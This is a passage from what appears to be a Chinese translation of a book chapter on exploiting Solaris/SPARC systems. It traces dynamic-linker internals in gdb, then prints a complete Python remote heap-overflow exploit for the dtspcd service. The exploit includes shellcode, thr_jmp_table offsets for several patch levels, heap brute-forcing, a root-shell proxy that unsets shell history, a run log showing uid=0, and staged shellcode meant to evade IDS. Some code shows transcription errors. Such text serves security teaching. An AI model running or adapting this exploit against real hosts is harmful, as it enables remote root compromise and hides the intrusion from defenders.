0x20820 <printf+8>:         jmp    %g1 + 0x18 ! 0xff304418 <printf>
0x20824 <printf+12>:        nop

FF280000       672K read/exec              /usr/lib/libc.so.1
```

接下来，我们看到 libc 在那里被映射到我们的 hello world 例子。

```
bash-2.03# nm -x /usr/lib/libc.so.1 | grep printf
[3762]   |0x00084290|0x00000188|FUNC |GLOB |0       |9         |_fprintf
[593]    |0x00000000|0x00000000|FILE |LOCL |0       |ABS       |_sprintf_sup.c
[4756]   |0x00084290|0x00000188|FUNC |WEAK |0       |9         |fprintf
[2185]   |0x00000000|0x00000000|FILE |LOCL |0       |ABS       |fprintf.c
[4718]   |0x00084cbc|0x000001c4|FUNC |GLOB |0       |9         |fwprintf
[3806]   |0x00084418|0x00000194|FUNC |GLOB |0       |9         |printf
              |
              |->> printf() within libc.so
```

下面的计算将得出 printf()在我们例子的地址空间里的精确位置。

```
bash-2.03# gdb –q
(gdb) prinft "0x%.8x\n", 0x00084418 + 0xFF280000
0xff304418
```

地址 0xff304418 是 printf()在我们例子中的精确位置。象预期那样，动态链接程序用 printf()在线程地址空间里的精确地址更新 PLT 的 printf 入口。

让我们深入研究动态链接过程，学习更多新的破解技术。我们将重新启动这个应用程序，在 printf()的 PLT 入口设置断点，从这里单步跟踪到动态链接程序里面。

```
(gdb) b *0x20818
Breakpoint 1 at 0x20818
(gdb) r
Starting program: /BOOK/./linkme
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...
Breakpoint 1, 0x20818 in printf ()
(gdb) display/i $pc
1: x/i $pc    0x20818 <printf>:      sethi    %hi(0x1e000), %g1
(gdb) si
0x2081c in printf ()
1: x/i $pc    0x2081c <printf+4>: b,a      0x207a0 <_PROCEDURE_LINKAGE_TABLE_>
(gdb)
0x207a0 in _PROCEDURE_LINKAGE_TABLE_ ()
1:  x/i  $pc    0x207a0  <_PROCEDURE_LINKAGE_TABLE_>:                save     %sp,
-64, %sp
(gdb)
0x207a4 in _PROCEDURE_LINKAGE_TABLE_ ()
1: x/i $pc    0x207a4 <_PROCEDURE_LINKAGE_TABLE_+4>:
      call    0xffffffffff3b297c
```

这是真正的 call 指令，将把我们带到动态链接程序的入口函数。

```
(gdb)
0x207a8 in _PROCEDURE_LINKAGE_TABLE_ ()
1: x/i $pc 0x207a8 <_PROCEDURE_LINKAGE_TABLE_+8>:        nop
```

现在，让我们查看 call 指令的延迟槽。

```
(gdb)
0xff3b297c in ?? ()
1: x/I $pc 0xffffffffff3b297c:  mov %i7,%o0
```

眼下，我们正位于 ld.so 映射的内存映像里。为了简洁，在我们碰到目标区段前，不再解释每条指令。下面就是这个简短的逆向工程会话。

```
(gdb)
1: x/i $pc 0xffffffffff3b297c: mov %i7, %o0
1: x/i $pc 0xffffffffff3b2980: save %sp, -96, %sp
1: x/i $pc 0xffffffffff3b2984: mov %i0, %o3
```

%o3 是在.text 内的地址，printf()在那里被调用。

```
1: x/i $pc 0xffffffffff3b2988: add %i7, -4, %o0
```

%o0 是 PLT 的地址。

1: x/i $pc 0xfffffffff3b298c: srl %g1, 0xa, %g1

%g1 是 printf()在 PLT 内的入口编号。

1: x/i $pc 0xfffffffff3b2990: add %o0, %g1, %o0

%o0 是 PLT 里 printf()的地址。

1: x/i $pc 0xfffffffff3b2994: move %g1, %o1

%o1 是 PLT 里的入口编号。

1: x/i $pc 0xfffffffff3b2998: call 0xfffffffff3c34c8
1: x/i $pc 0xfffffffff3b299c: ld [%i7 + 8], %o2

%o2 包含 PLT 里的第四个整数入口，它指向最重要的动态链接程序基础：结构的链表，也称为链接图。查看/usr/include/sys/link.h 了解它的布局。

现在用下面的参数调用 0xff3c34c8 位置的函数（忽略似乎被设置的高位；0xfffffffff3c34c8 实际上是 0xff3c34c8）：

func(address_of_PLT, slot_number_in_PLT, address_of_link_map, .text_address);
0xff3c34c8(0x20818, 0x78, 0xff3a0018, 0x10690);

1: x/i $pc 0xfffffffff3c34c8: save %sp, -144, %sp
1: x/i $pc 0xfffffffff3c34cc: call 0xfffffffff3c34d4
1: x/i $pc 0xfffffffff3c34d0: sethi %hi(0x1f000), %o1

基本上，这个状态：保留一些栈并把输入参数移入输入寄存器。现在，我们处理的所有以前的地址和偏移量都在%i0 到%i3 的寄存器里。把%o1 寄存器设为 0x1f000 并跳到 0xff3c34d4 处的 leaf 函数。

i0	0x20818	address_of_PLT
i1	0x78	slot_number_in_PLT
i2	0xff3a0018	ddress_of_link_map
i3	0x10690	.text_address

1: x/i $pc 0xfffffffff3c34d4: mov %i3, %l2
1: x/i $pc 0xfffffffff3c34d8: add %o1, 0x19c, %o1
1: x/i $pc 0xfffffffff3c34dc: mov %i2, %l1
1: x/i $pc 0xfffffffff3c34e0: add %o1, %o7, %i4
1: x/i $pc 0xfffffffff3c34e4: mov %i0, %l3

```
1: x/i $pc    0xffffffffff3c34e8: call    0xffffffffff3bda9c
1: x/i $pc    0xffffffffff3c34ec: clr    [ %fp + -4 ]
```

前面的指令把前面提到的所有的输入寄存器值保存在局部寄存器或临时寄存器里。注意：内部结构的地址保存在%i4。最后，这段指令把控制权交给 0xff3bda9c 处的函数。

```
1: x/i $pc    0xffffffffff3bda9c: save    %sp, -96, %sp
1: x/i $pc    0xffffffffff3bdaa0: call    0xffffffffff3bdaa8
1: x/i $pc    0xffffffffff3bdaa4: sethi    %hi(0x24800), %o1
```

其实，这段代码把%o1 设为 0x24800，调用 0xff3bdaa8 处的函数。

```
1: x/i $pc    0xffffffffff3bdaa8: add    %o1, 0x3c8, %o1       ! 0x24bc8
1: x/i $pc    0xffffffffff3bdaac: add    %o1, %o7, %i0
1: x/i $pc    0xffffffffff3bdab0: call    0xffffffffff3b92ec
1: x/i $pc    0xffffffffff3bdab4: mov    1, %o0
```

这段代码把前面的 0x24800 的值与调用者的地址（这是在前的调用指令的位置：0xff3bdaa0）相加，把结果复制到%i0。执行流再次直接转到 0xff3b92ec 处的其它的函数。

```
1: x/i $pc    0xffffffffff3b92ec: mov    %o7, %o5
1: x/i $pc    0xffffffffff3b92f0: call    0xffffffffff3b92f8
1: x/i $pc    0xffffffffff3b92f4: sethi    %hi(0x29000), %o4
```

这和以前的块相同；我们立即用额外的操作把控制传给其它的函数。我们用 0x29000 的值设置%o4。调用者的位置保存在%o5 里，进入 0xff3b92f8 处的函数。现在，到了我们苦苦追寻的圣怀上面。如果你对上面的解释感到乏味，那你现在应该打起十二分精神。

```
1: x/i $pc    0xffffffffff3b92f8: add    %o4, 0x378, %o4       ! 0x29378
```

```
1: x/i $pc    0xffffffffff3b92fc: add    %o4, %o7, %g1
```

前面的两条指令译成%04 + 0x378 + %o7，也就是 0x29000 + 0x378 + 0xff3b92f0（调用者的位置）。现在，%g1 包含内部 ld.so 结构的地址，对破解来说，那是主要的带菌者。

```
1: x/i $pc    0xffffffffff3b9300: mov    %o5, %o7
```

前面的代码段（fragment）将把调用者的调用者移到我们的调用者的地址。移动调用者的过程将使当前的执行块回到调用者的调用者，而不是我们的最初的调用者。

```
(gdb) info reg $g1
g1                 0xff3e2668          -12704152
```

```
1: x/i $pc    0xffffffffff3b9304: ld    [ %g1 + 0x30 ], %g1
```

```
1: x/i $pc    0xfffffffff3b9308: ld    [ %g1 ], %g1
1: x/i $pc    0xfffffffff3b930c: jmp    %g1

(gdb) x/x $g1 + 0x30
0xfffffffff3e2698:        0xff3e21b4
```

前面的指令能被译为包含内部链接程序结构地址的%g1。在位置 0x30 处的这个结构的成员是一个指向函数指针表的指针。这个表，或函数指针数组的第一个入口被下面的 jmp 指令派遣：

```
struct internal_ld_stuff {
0x00:…
….
0x30: unsigned long *ptr;
…

};
```

通过下面的计算，我们可以确定我们的函数指针表的位置。

```
(gdb) x/x $g1 + 0x30
0xfffffffff3e2698:        0xff3e21b4
```

本质上，0xff3e21b4 包含表的地址，表的第一个入口将是动态链接程序将跳转的下一个函数。在这一点，我们将检查进程内的动态链接程序的布局。我们将发现这个地址在动态链接程序的符号表内有一个入口，后面可以很便捷的定位它。

```
FF3B0000      136k read/exec      /usr/lib/ld.so.1
```

在 Solaris 8 操作系统里，0xff3b0000 是被映射到每个线程地址空间的动态链接程序里的地址。你可以用/usr/bin/pmap 程序检验它。有了它，你就可以在 ld.so 内找到函数指针表（数组）的位置。

```
bash-2.03# gdb –q
(gdb) printf   "0x%.8x\n", 0xff3e21b4 – 0xff3b0000
0x000321b4
```

0x000321b4 是我们在 ld.so 内找到的地址。用下面的命令可以显示这个宝贝：

```
bash-2.03# nm -x /usr/lib/ld.so.1 | grep 0x000321b4
[433]     |0x000321b4|0x0000001c|OBJT |LOCL |0        |14         |thr_jmp_table
```

thr_jmp_table（线程跳转表）原来是存贮内部 ld.so 函数指针的数组。现在，让我们用下面的例子在运行中校验我们的理论。

<hiyar.c>

```
#include <stdio.h>

                  /* http://lsd-pl.net          */
char shellcode[]=        /* 10*4+8 bytes                */
   "\x20\xbf\xff\xff"    /* bn,a    <shellcode-4>        */
   "\x20\xbf\xff\xff"    /* bn,a    <shellcode>          */
   "\x7f\xff\xff\xff"    /* call    <shellcode+4>        */
   "\x90\x03\xe0\x20"    /* add     %o7,32,%o0           */
   "\x92\x02\x20\x10"    /* add     %o0,16,%o1           */
   "\xc0\x22\x20\x08"    /* st      %g0,[%o0+8]          */
   "\xd0\x22\x20\x10"    /* st      %o0,[%o0+16]         */
   "\xc0\x22\x20\x14"    /* st      %g0,[%o0+20]         */
   "\x82\x10\x20\x0b"    /* mov     0x0b,%g1             */
   "\x91\xd0\x20\x08"    /* ta      8                   */
   "/bin/ksh"
;

int
main(int argc, char **argv)
{
       long *ptr;
       long *addr = (long *) shellcode;

       printf("la la lala laaaaa\n");

  //ld.so base + thr_jmp_table
  //[433]   |0x000321b4|0x0000001c|OBJT |LOCL |0    |14     |thr_jmp_table
  //0xFF3B0000 + 0x000321b4

       ptr = (long *) 0xff3e21b4;
       *ptr++ = (long)((long *) shellcode);

       strcmp("mocha", "latte");  //this will make us enter the dynamic linker
                        //since there is no prior call to strcmp()

}
```

bash-2.03# gcc –o hiyar hiyar.c
bash-2.03# ./hiyar
la la lala laaaaa

#

执行被劫持直接转到 Shellcode；strcmp()从来没有被进入。这个方法比以前发明的 Solaris 破解技术（例如 exitfns，返回地址，等等）都更可靠更健壮，因此，建议你在所有的场合都用它获取执行控制。由于带各种补丁的 ld.so.1 二进制文件会引入新的指令，所以，我们需要编一个简单的数据库来保存 thr_jmp_table 偏移量。我们将把发现这些偏移量的练习留给读者，如果可能的话，最好包括我们可能遗漏的、来自不同补丁级别的额外的偏移量。

1)
5.8 Generic_108528-07 sun4u SPARC SUNW,UltraAX-i2
5.8 Generic_108528-09 sun4u SPARC SUNW,Ultra-5_10

0x000321b4 thr_jmp_table

2)
5.8 Generic_108528-14 sun4u SPARC SUNW,UltraSPARC-IIi-cEngine
5.8 Generic_108528-15 sun4u SPARC SUNW,Ultra-5_10

0x000361d8 thr_jmp_table

3)
5.8 Generic_108528-17 sun4u SPARC SUNW,Ultra-80

0x000361e0 thr_jmp_table

4)
5.8 Generic_108528-20 sun4u SPARC SUNW,Ultra-5_10

0x000381e8 thr_jmp_table

接下来，为健壮可靠地获取执行控制，我们将在远程堆溢出破解中演示怎样使用 thr_jmp_table。我们引入一个包含前述各种 thr_jmp_table 位置的偏移列表；现在，我们可以通过递增堆地址的方法进行暴力猜解。我们也需要用下面列表里的下一个入口改变 thr_jmp_table 的偏移量。

self.thr_jmp_table = [0x321b4, 0x361d8, 0x361e0, 0x381e8]

```
---------------------- dtspce_exp.py----------------------------


# noir@olympos.org || noir@uberhax0r.net
# Sinan Eren (c) 2004
# dtspcd heap overflow
```

```
import socket
import telnetlib
import sys
import string
import struct
import time
import threading
import random

PORT = "6112"
CHANNEL_ID = 2
SPC_ABORT = 3
SPC_REGISTER = 4


class DTSPCDException(Exception):

   def __init__(self, args=None):
      self.args = args

   def __str__(self):
      return `self.args`

class DTSPCDClient:

   def __init__(self):
      self.seq = 1

   def spc_register(self, user, buf):
      return "4 " + "\x00" + user + "\x00\x00" + "10" + "\x00" + buf

   def spc_write(self, buf, cmd):
      self.data = "%08x%02x%04x%04x   " % (CHANNEL_ID, cmd, len(buf),
self.seq)
      self.seq += 1
      self.data += buf
      if self.sck.send(self.data) < len(self.data):
         raise DTSPCDException, "network problem, packet not fully send"

   def spc_read(self):

      self.recvbuf = self.sck.recv(20)
```

```
        if len(self.recvbuf) < 20:
           raise  DTSPCDException, "network problem, packet not fully recvied"

        self.chan = string.atol(self.recvbuf[:8], 16)
        self.cmd =  string.atol(self.recvbuf[8:10], 16)
        self.mbl =  string.atol(self.recvbuf[10:14], 16)
        self.seqrecv = string.atol(self.recvbuf[14:18], 16)

        #print "chan, cmd, len, seq: " , self.chan, self.cmd, self.mbl,
self.seqrecv

        self.recvbuf = self.sck.recv(self.mbl)

        if len(self.recvbuf) < self.mbl:
           raise   DTSPCDException, "network problem, packet not fully
recvied"

        return self.recvbuf


class DTSPCDExploit(DTSPCDClient):

    def __init__(self, target, user="", port=PORT):
        self.user = user
        self.set_target(target)
        self.set_port(port)
        DTSPCDClient.__init__(self)

        #shellcode: write(0, "/bin/ksh", 8) + fcntl(0, F_DUP2FD, 0-1-2) +
exec("/bin/ksh"...)
        self.shellcode =\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\xa4\x1c\x40\x11"+\
        "\x20\xbf\xff\xff"+\
        "\x20\xbf\xff\xff"+\
        "\x7f\xff\xff\xff"+\
        "\xa2\x1c\x40\x11"+\
        "\x90\x24\x40\x11"+\
        "\x92\x10\x20\x09"+\
        "\x94\x0c\x40\x11"+\
```

```
            "\x82\x10\x20\x3e"+\
            "\x91\xd0\x20\x08"+\
            "\xa2\x04\x60\x01"+\
            "\x80\xa4\x60\x02"+\
            "\x04\xbf\xff\xfa"+\
            "\x90\x23\xc0\x0f"+\
            "\x92\x03\xe0\x58"+\
            "\x94\x10\x20\x08"+\
            "\x82\x10\x20\x04"+\
            "\x91\xd0\x20\x08"+\
            "\x90\x03\xe0\x58"+\
            "\x92\x02\x20\x10"+\
            "\xc0\x22\x20\x08"+\
            "\xd0\x22\x20\x10"+\
            "\xc0\x22\x20\x14"+\
            "\x82\x10\x20\x0b"+\
            "\x91\xd0\x20\x08"+\
            "\x2f\x62\x69\x6e"+\
            "\x2f\x6b\x73\x68"

        def set_user(self, user):
            self.user = user

        def get_user(self):
            return self.user

        def set_target(self, target):
            try:
                self.target = socket.gethostbyname(target)
            except socket.gaierror, err:
                raise DTSPCDException, "DTSPCDExploit, Host: " + target + " " +
    err[1]

        def get_target(self):
            return self.target

        def set_port(self, port):
            self.port = string.atoi(port)

        def get_port(self):
            return self.port

        def get_uname(self):
```

```
        self.setup()

        self.uname_d = { "hostname": "", "os": "", "version": "", "arch": "" }

        self.spc_write(self.spc_register("root", "\x00"), SPC_REGISTER)

        self.resp = self.spc_read()

        try:
           self.resp                                                    =
self.resp[self.resp.index("1000")+5:len(self.resp)-1]
        except ValueError:
           raise DTSPCDException, "Non standart response to REGISTER cmd"

        self.resp = self.resp.split(":")

        self.uname_d = { "hostname": self.resp[0],\
                     "os": self.resp[1],\
                     "version": self.resp[2],\
                     "arch": self.resp[3] }
        print self.uname_d

        self.spc_write("", SPC_ABORT)

        self.sck.close()

    def setup(self):

        try:
           self.sck  =  socket.socket(socket.AF_INET,  socket.SOCK_STREAM,
socket.IPPROTO_IP)
           self.sck.connect((self.target, self.port))
        except socket.error, err:
           raise DTSPCDException, "DTSPCDExploit, Host: " + str(self.target)
+ ":"\
                + str(self.port) + " " + err[1]

    def exploit(self, retloc, retaddr):

        self.setup()

        self.ovf  =  "\xa4\x1c\x40\x11\x20\xbf\xff\xff"  *  ((4096  -  8  -
len(self.shellcode)) / 8)
```

```
        self.ovf += self.shellcode + "\x00\x00\x10\x3e" + "\x00\x00\x00\x14"
+\
                    "\x12\x12\x12\x12"      +      "\xff\xff\xff\xff"      +
"\x00\x00\x0f\xf4" +\
                    self.get_chunk(retloc, retaddr)
        self.ovf += "A" * ((0x103e - 8) - len(self.ovf))

        #raw_input("attach")

        self.spc_write(self.spc_register("", self.ovf), SPC_REGISTER)

        time.sleep(0.1)
        self.check_bd()

        #self.spc_write("", SPC_ABORT)

        self.sck.close()

    def get_chunk(self, retloc, retaddr):

        return "\x12\x12\x12\x12" + struct.pack(">l", retaddr) +\
               "\x23\x23\x23\x23" + "\xff\xff\xff\xff" +\
               "\x34\x34\x34\x34" + "\x45\x45\x45\x45" +\
               "\x56\x56\x56\x56" + struct.pack(">l", (retloc - 8))

    def attack(self):

        print "[*]  retrieving remote version [*]"
        self.get_uname()
        print "[*]     exploiting ...      [*]"

        #do some parsing later ;p

        self.ldso_base = 0xff3b0000 #solaris 7, 8 also 9

        self.thr_jmp_table = [ 0x321b4, 0x361d8, 0x361e0, 0x381e8 ] #from
various patch clusters
        self.increment = 0x400

        for each in self.thr_jmp_table:

            self.retaddr_base = 0x2c000 #vanilla solaris 8 heap brute start
                                        #almost always work!
```

```
            while self.retaddr_base < 0x2f000: #heap brute force end

                print "trying; retloc: 0x%08x, retaddr: 0x%08x" %\
                     ((self.ldso_base+each), self.retaddr_base)
                self.exploit((each+self.ldso_base), self.retaddr_base)

                self.exploit((each+self.ldso_base), self.retaddr_base+4)

                self.retaddr_base += self.increment

    def check_bd(self):
        try:
            self.recvbuf = self.sck.recv(100)
            if self.recvbuf.find("ksh") != -1:
                print "got shellcode response: ", self.recvbuf
                self.proxy()
        except socket.error:
            pass

        return -1

    def proxy(self):

        self.t = telnetlib.Telnet()
        self.t.sock = self.sck
        self.t.write("unset HISTFILE;uname -a;\n")
        self.t.interact()
        sys.exit(1)


    def run(self):
        self.attack()
        return


if __name__ == "__main__":

    if len(sys.argv) < 2:
        print "usage: dtspcd_exp.py target_ip"
        sys.exit(0)


    exp = DTSPCDExploit(sys.argv[1])
    #print "user, target, port: ", exp.get_user(), exp.get_target(),
```

```
exp.get_port()
exp.run()
```

让我们看看这个破解怎么工作。

```
juneof44:~/exploit_workshop/dtspcd_exp # python dtspcd_exp_book.py
192.168.10.40
[*]    retrieving remote version [*]
{'arch': 'sun4u', 'hostname': 'slint', 'os': 'SunOS', 'version': '5.8'}
[*]          exploiting ...          [*]
trying; retloc: 0xff3e21b4, retaddr: 0x0002c000
trying; retloc: 0xff3e21b4, retaddr: 0x0002c400
trying; retloc: 0xff3e21b4, retaddr: 0x0002c800
got shellcode response:    /bin/ksh
SunOS slint 5.8 Generic_108528-09 sun4u SPARC SUNW,Ultra-5_10
id
uid=0(root) gid=0(root)
.....
```

暴力猜解将在 root 目录中留下一个 core 文件；首次跳到堆空间时并没有碰到负载（nop + Shellcode）。对于事后分析我们的挂钩技术来说，这个 core 文件是一个好的起点。我们花点时间看能从它里面找到什么。

```
bash-2.03# gdb -q /usr/dt/bin/dtspcd /core
(no debugging symbols found)...Core was generated by
`/usr/dt/bin/dtspcd'.
Program terminated with signal 4, Illegal Instruction.
Reading symbols from /usr/dt/lib/libDtSvc.so.1...
...
Loaded symbols for /usr/platform/SUNW,Ultra-5_10/lib/libc_psr.so.1
#0    0x2c820 in ?? ()
(gdb) bt
#0    0x2c820 in ?? ()
#1    0xff3c34f0 in ?? ()
#2    0xff3b29a0 in ?? ()
#3    0x246e4 in _PROCEDURE_LINKAGE_TABLE_ ()
#4    0x12c0c in Client_Register ()
#5    0x12918 in SPCD_Handle_Client_Data ()
#6    0x13e34 in SPCD_MainLoopUntil ()
#7    0x12868 in main ()
(gdb) x/4i 0x12c0c - 8
0x12c04 <Client_Register+64>:      call    0x24744 <Xestrcmp>
0x12c08 <Client_Register+68>:      add     %g2, 0x108, %o1
```

```
0x12c0c <Client_Register+72>:     tst    %o0
0x12c10 <Client_Register+76>:     be     0x13264 <Client_Register+1696>
(gdb) x/3i 0x24744
0x24744 <Xestrcmp>:         sethi    %hi(0x1b000), %g1
0x24748 <Xestrcmp+4>:       b,a      0x246d8 <_PROCEDURE_LINKAGE_TABLE_>
0x2474c <Xestrcmp+8>:       nop
(gdb)
```

正如我们看到的，由于有一条非法指令，从而使程序在 0x2c820 处发生崩溃，或许是因为我们下降的范围太小而没有碰到 nop。后面的栈跟踪向我们显示出：我们已经从动态链接程序跳到堆了，我们发现地址 0xff3c34f0 被映射到 ld.so.1 .text 区段驻留在 dtspcd 地址空间里的地方。

注解：在 GDB 里，你可以用 bt 命令执行栈跟踪。

11.2 Solaris SPARC 堆溢出的各种技巧

正如我们在第 10 章看到的，使用内部堆指针操纵宏或函数改写任意内存地址的每个堆破解代码，也会在负载中部（nop + Shellcode）插入在破解代码的伪造块中使用的长字之一。这是个问题，因为我们可能会碰到这个长字；当我们碰到这个长字时，我们的执行将被终止；这个字很可能是一条非法指令。典型的，破解将在 nop 缓冲区中间的某个地方插入 “jump some byte forward”指令，假设这将跳过有问题的长字，并把我们带到 Shellcode。我们在这里将介绍一个新奇的、使堆溢出更可靠的 nop 策略。我们不是在 nop 缓冲区中间的某个地方插入 “jump forward”指令，而是用可选的 nop 达到我们的目标。下面是从 dtspcd 破解代码里得到的一对 nop：

```
0x2c7f8:        bn,a   0x2c7f4
0x2c7fc:        xor  %l1, %l1, %l2
```

这个技巧位于不在 annual 指令里的分支内；我们将用它跳过下一条 xor 指令。其实，我们只是使长字改写 xor 指令之一；因此，我们正好跳过它。有两个方法可用来完成这类 nop 缓冲区类型的布置。

下面是一个失败的、到 nop 缓冲区的跳转。

```
0x2c800:        bn,a   0x2c7fc
0x2c804:        xor  %l1, %l1, %l2
0x2c808:        bn,a   0x2c804
0x2c80c:        xor  %l1, %l1, %l2
0x2c810:        bn,a   0x2c80c
0x2c814:        xor  %l1, %l1, %l2
0x2c818:        bn,a   0x2c814
0x2c81c:        xor  %l1, %l1, %l2
```

```
0x2c820:       std  %f62, [ %i0 + 0x1ac ]
                 |-> overwritten with the fake chunk's long word
```

假设我们用我们的伪造块内的地址 0x2c800 改写 thr_jmp_table。这个地址不幸改写了分支指令之一，而不是所要求的 xor 指令。因此，跳转即使成功，也会因非法指令而走投无路。

下面是一个成功的、到 nop 缓冲区的跳转。

```
0x2c804:       xor  %l1, %l1, %l2
0x2c808:       bn,a   0x2c804
0x2c80c:       xor  %l1, %l1, %l2
0x2c810:       bn,a   0x2c80c
0x2c814:       xor  %l1, %l1, %l2
0x2c818:       bn,a   0x2c814
0x2c81c:       xor  %l1, %l1, %l2
0x2c820:       bn,a   0x2c81c
0x2c824:       std  %f62, [ %i0 + 0x1ac ]
```

假设我们这次用我们的伪造块里的地址 0x2c804。每件事工作得很好，因为长字将改写 xor 指令之一，我们将愉快地跳过它。为了省时间，我们不愿意花时间确定那个可能性是正确的，因为我们只有两种可能性。如果我们尝试每一个可能的堆地址两次，我们肯定能碰到我们的目标。再次从 dtspcd 破解代码中得到：

```
self.exploit((each+self.ldso_base), self.retaddr_base)

self.exploit((each+self.ldso_base), self.retaddr_base+4)

self.retaddr_base += self.increment
```

正如我们看到的，每个可能的 retaddr 都用 4 的增量尝试了两次。在这期间，我们假设第一个 retaddr_bass 可能改写分支指令而不是 xor 指令。如果两个都不为我们工作，那我们可以假设堆地址不正确。我们现在通过把递增的偏移量（self.increment）加到我们正确的堆地址计算新地址。这个技术将使基于堆的破解更加可靠。

我们将简短地解释我们在 dtspcd 破解里使用的 SPARC Shellcode，以此来结束这个部分学习。这个 Shellcode 假设输入连接总是绑在套接字 0 上。在编写的时候，对每个 Solaris 操作系统上运行的 dtspcd 来说，这是正确的。让我们看这个 Shellcode 怎样在 3 个简单的步骤内实现目标。

先看第一步。

```
write( 0, "/bin/ksh", 8 );
```

为了让破解（或客户端，依靠你怎么看待脆弱系统的破解了）知道破解成功了，Shellcode 把字符串“bin/ksh”写到网络套接字。这将通知破解代码停止暴力猜解，应该进入代理循环了。你可能在想为什么是“/bin/ksh”而不是其它的东西呢？选择 Korn Shell 的原因是我们不想通过加入象 Success 或 Owned 之类的字符串增加 Shellcode 的大小。我们将重复利用

exec()系统调用使用过的字符串，从而节省空间。

接下来，第二步。

```
for ( i=0; i<3; i++ )
fcnt ( 0, F_DUP3FD, i );
```

我们只为套接字 0 复制 stdin，stdout，和 stderr 文件描述符。

直达第三步。

```
exec ( "/bin/ksh", NULL );
```

在那里，你有常见的、Solaris/SPARC 风格的 Shell 派生技巧。这个汇编组件使用字符串"/bin/ksh"，write()组件也用它通知破解－－我们已经成功了。

11.3 高级 Solaris/SPARC Shellcode

传统上，Unix Shellcode 一般依靠连续的系统调用来实现基本的连通性和权限提升，例如，派生 Shell 并与网络套接字连接。connectback，findsoctet，和 bindsocket Shellcode 等是最常用也是用得最多的 Shellcode，为远程攻击者提供了基本的 Shell 访问。在编写破解的过程中普遍应用同一 shellcode，使基于特征的 IDS 厂商很容易检测到破解代码。按字节精确匹配 Shellcode 或普通操作不是那么有用，但 IDS 厂商在匹配新派生 Shell 与客户端之间传递的命令方面非常成功。如果你对 IDS 特征开发感兴趣，我们推荐 Jack Koziol 写的《Intrusion Detection with Snort》（译者注：已有中译版）。这本书包含一些精彩章节，比如说怎样基于捕获的原始包编写 Snort 特征。

例如，大多数 IDS 在网络上发现 22，80 和 443 等端口上传输明文的 Unix 命令（如 uname –a，ps，id 和 ls –l），将视其为危险信号。因此，几乎所有的 IDS 都有相应的规则检测这样的活动。在你的网络上，除了过时的协议外（rlogin，rsh，telnet），你应该从未看到过以明文传输的 Unix 命令。这即使不是现代 Unix Shellcode 最大的缺陷，也是最主要的缺陷之一。

让我们看一条来自 Snort IDS（版本 2.0.0）的规则。

```
alert ip any any -> any any (msg:"ATTACK RESPONSES id check returned root";
content: "uid=0(root)" ; classtype:bad-unknown; sid:498; rev:3;)
```

当传输的数据包包含 uid=0 (root)时，将触发这个规则。Snort IDS 带的 attack-responses.rules 有一些类似的例子。

在这一节，我们将介绍 Shellcode 的端对端加密。为了完全加密数据通讯，我们甚至采用近似极端的方式，用 blowfish 加密我们的 Shellcode。在努力构造 blowfish 加密通信信道过程中，我们还发现了最近的 Unix Shellcode 的其它的主要限制。当前的 Shellocde 技术基于直接的系统调用执行（int 0x80，ta 0x8），对开发复杂的任务来说，这是非常有限的。因此，我们需要具备定位并加载我们地址空间里的各种库函数的能力，用各种库函数（API）完成我们的目标。Win32 破解开发受益于加载库函数的杰出灵活性，为各种任务定位和使用 API 已经很长一段时间了。（本书的 Windows 章节对这些技术有详细的描述）。现在，对

Unix Shellcode 来说，是该用_dlsym()和_dlopen()实现创新的时候了，比如说用 blowfish 加密通信信道，或者在 shellcode 内利用 libpcap 窃听网络流量。

我们将用二段式的 Shellcode 完成上述的目标。第一阶段的 Shellocde 利用经典的技巧，为第二阶段的 Shellcode 设置执行环境。这个最初的 shellcode 有三个阶段：首先，使用系统调用为第二阶段的 Shellcode 设置新的匿名内存映象；第二，把第二阶段的 Shellocde 读入新的内存区域；第三，刷新新区域上的指令缓存（为了安全起见），并以跳向它结束。同样，在跳转之前，我们应该注意到第二阶段的 Shellcode 期望网络套接字的编号能保存在%i1，因此，我们在跳转前需要设置它。下面是用汇编和伪代码形式表示的第一阶段 shellcode：

```
/* assuming "sock" will be the network socket number. whether hardcoded
or found by getpeername() tricks */

/* grab an anonymous memory region with the mmap system call */
map = mmap(0, 0x8000, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_ANON|MAP_SHARED, -1,
0);

/* read in the second-stage shellcode from the network socket */
len = read(sock, map, 0x8000);

/* go over the mapped region len times and flush the instruction cache */
for(i = 0; i < len; i+=4, map += 4)
      iflush map;

/* set the socket number in %i1 register and jump to the newly mapped region
*/
_asm_("mov sock, %i1");
f = (void (*)()) map;
f(sock);
```

现在，让我们把上面的伪代码转换成 SPARC 汇编。

```
.align 4
      .global main
      .type    main,#function
      .proc   04
main:
      !      mmap(0,       0x8000,       PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_ANON|MAP_SHARED, -
1, 0);
      xor    %l1, %l1, %o0   ! %o0 = 0
      mov    8, %l1
      sll    %l1, 12, %o1    ! %o1 = 0x8000
```

```
        mov     7, %o2          ! %o2 = 7
        sll     %l1, 28, %o3
        or      %o3, 0x101, %o3 ! %o3 = 257
        mov     -1, %o4         ! %o4 = -1
        xor     %l1, %l1, %o5   ! %o5 = 0
        mov     115, %g1        ! SYS_mmap      115
        ta      8               ! mmap

        xor     %l2, %l2, %l1   ! %l1 = 0
        add     %l1, %o0, %g2   ! addr of new map

      ! store the address of the new memory region in %g2

      ! len = read(sock, map, 0x8000);
      ! socket number can be hardcoded, or use getpeername tricks
        add     %i1, %l1, %o0   ! sock number assumed to be in %i1
        add     %l1, %g2, %o1   ! address of the new memory region
        mov     8, %l1
        sll     %l1, 12, %o2     ! bytes to read 0x8000
        mov     3, %g1          ! SYS_read      3
        ta      8               ! trap to system call

        mov     -8, %l2
        add     %g2, 8, %l1
loop:
        flush   %l1 - 8           ! flush the instruction cache
        cmp     %l2, %o0        ! %o0 = number of bytes read
        ble,a   loop            ! loop %o0 / 4 times
        add     %l2, 4, %l2     ! increment the counter

jump:
        !socket number is already in %i1
        sub     %g2, 8, %g2
        jmp     %g2 + 8           ! jump to the maped region
        xor     %l4, %l5, %l1     ! delay slot
        ta      3           ! debug trap, should never be reached ...
```

如果用/usr/bin/truss 跟踪，最初的 Shellcode 将产生如下输出：

```
mmap(0x00000000, 32768, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_SHARED|MAP_ANON, -1,
0) = 0xFF380000
read(0, 0xFF380000, 32768)      (sleeping...)
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa    ....
